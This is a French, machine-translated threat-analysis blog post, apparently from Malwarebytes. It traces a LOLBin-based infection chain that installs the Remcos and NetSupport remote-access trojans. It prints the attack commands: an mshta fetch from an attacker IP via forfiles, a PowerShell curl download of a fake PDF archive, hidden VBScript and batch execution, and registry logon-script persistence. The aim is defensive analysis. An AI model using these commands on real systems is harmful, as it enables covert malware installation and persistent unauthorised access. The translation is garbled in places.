Récemment, notre équipe a découvert une tentative d'infection qui s'est démarquée, non pas par sa sophistication, mais par la détermination de l'attaquant à pousser à l'extrême une approche de « survie en milieu naturel ».
L'objectif final était de déployer Remcos , un cheval de Troie d'accès à distance (RAT), et NetSupport Manager , un outil d'administration à distance légitime fréquemment détourné à des fins malveillantes. Le parcours de l'attaquant fut un véritable tour de force. Windows ' utilitaires intégrés—connus sous le nom de LOLBins (Living Off the Land Binaries).
Remcos et NetSupport sont deux outils d'accès à distance largement détournés qui donnent aux attaquants un contrôle étendu sur les systèmes infectés et sont souvent diffusés via des chaînes d'hameçonnage ou d'infection en plusieurs étapes.
Remcos (abréviation de Remote Control & Surveillance) est vendu comme un produit légitime Windows Cet outil d'administration et de surveillance à distance est largement utilisé par les cybercriminels. Une fois installé, il offre aux attaquants un accès complet au bureau à distance, le contrôle du système de fichiers, l'exécution de commandes, l'enregistrement des frappes au clavier, la surveillance du presse-papiers, des options de persistance et des fonctionnalités de tunnelisation ou de proxy pour les déplacements latéraux.
NetSupport Manager est un produit de support à distance légitime qui devient « NetSupport RAT » lorsque des attaquants l'installent et le configurent silencieusement pour un accès non autorisé.
Examinons en détail le déroulement de cette attaque, une commande native à la fois.
Étape 1 : L'accès initial subtil
L'attaque a débuté par un ordre qui semblait étrange :
C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"
Au premier abord, on pourrait se demander : pourquoi ne pas simplement courir ? mshta.exe Directement ? La réponse réside dans l'évasion des défenses.
En enrôlant forfiles.exeL'attaquant a utilisé un outil légitime pour exécuter des commandes sur des lots de fichiers, mais a brouillé les pistes. Cela rend le chemin d'exécution plus difficile à détecter pour les outils de sécurité. En résumé, un programme de confiance en lance discrètement un autre, formant une chaîne moins susceptible de déclencher des alertes.
Étape 2 : Téléchargement et préparation sans fichier
Le mshta La commande a récupéré un fichier HTA distant qui a immédiatement généré cmd.exe, qui a déployé une commande PowerShell élaborée en une seule ligne :
powershell.exe -NoProfile -Command
curl -s -L -o "<random>.pdf" (attacker-ip}/socket;
mkdir "<random>";
tar -xf "<random>.pdf" -C "<random>";
Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"
Voici ce que cela fait :
La commande curl intégrée à PowerShell a téléchargé une charge utile déguisée en PDF, qui était en réalité une archive TAR. Ensuite, tar.exe (un autre de confiance) Windows (module complémentaire) l'a décompressé dans un dossier au nom aléatoire. La vedette de ce spectacle, cependant, était glaxnimate.exe— une version piégée d'un véritable logiciel d'animation, conçue pour propager l'infection lors de son exécution. Même dans ce cas, l'attaquant dépend entièrement de Windows « Mes propres outils — aucun programme d'installation d'EXE ni macro en vue. »
Étape 3 : Mise en scène à la vue de tous

Que s'est-il passé ensuite ? La copie malveillante de Glaxnimate a commencé à écrire des fichiers partiels dans C:\ProgramData:
SETUP.CAB.PARTPROCESSOR.VBS.PARTPATCHER.BAT.PART
Pourquoi .PART Des fichiers ? C’est une technique classique de préparation de logiciels malveillants. Ils déposent des fichiers incomplets jusqu’au moment opportun, ou jusqu’à la fin du téléchargement. Une fois la voie libre, ils les renomment ou les complètent, puis les utilisent pour déployer les charges utiles suivantes.
Étape 4 : Élaboration du scénario de lancement
Les logiciels malveillants adorent les bons scripts, surtout ceux que personne ne voit. Une fois entièrement écrits, Windows Le serveur de scripts a été invoqué pour exécuter le composant VBScript :
"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"
Le script VBScript utilisait IWshShell3.Run pour générer silencieusement cmd.exe avec une fenêtre cachée pour que la victime ne voie jamais de fenêtre contextuelle ou de boîte noire.
IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");
Quel est le rôle du fichier batch ?
expand setup.cab -F:* C:\ProgramData
Utilisez le expand utilitaire permettant d'extraire tout le contenu du fichier précédemment déposé setup.cab archiver dans ProgramData, ce qui revient à décompresser le RAT NetSupport et ses assistants.
Étape 5 : Persistance cachée
Pour s'assurer que leur outil survive à un redémarrage, les attaquants ont opté pour la méthode furtive du registre :
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f
Contrairement aux touches Run classiques, UserInitMprLogonScript n'est pas un suspect habituel et ne s'ouvre pas de manière visible windows À chaque connexion de l'utilisateur, le RAT s'insérait discrètement dans la boucle.
Dernières réflexions
Cette chaîne d'infection est un exemple magistral d'abus de LOLBin et la preuve que les attaquants adorent se retourner contre leurs adversaires. Windows « ses propres outils contre ses utilisateurs. Chaque étape repose sur des outils intégrés Windows outils: forfiles, mshta, curl, tar, moteurs de script, reg, et expand.
Peut-on utiliser trop de LOLBins pour déployer un RAT ? Comme le montre cet attaquant, la réponse est « pas encore ». Mais chaque étape supplémentaire ajoute du bruit et laisse davantage d'indices à suivre pour les défenseurs. Plus un acteur malveillant utilise d'outils, plus son empreinte numérique devient unique.
Restez vigilant. Surveillez les abus potentiels de LOLBin. Et ne faites jamais confiance à un .pdf qui a besoin tar.exe ouvrir.

Malgré l'utilisation intensive de LOLBins, Malwarebytes détecte et bloque toujours cette attaque. Il a bloqué l'adresse IP de l'attaquant et a détecté le RAT Remcos ainsi que le client NetSupport dès leur installation sur le système.
Du signalement des menaces à leur suppression.
Les risques de cybersécurité ne devraient jamais dépasser le stade de la simple mention dans les médias. Protégez vos appareils des menaces en téléchargeant Malwarebytes dès aujourd'hui .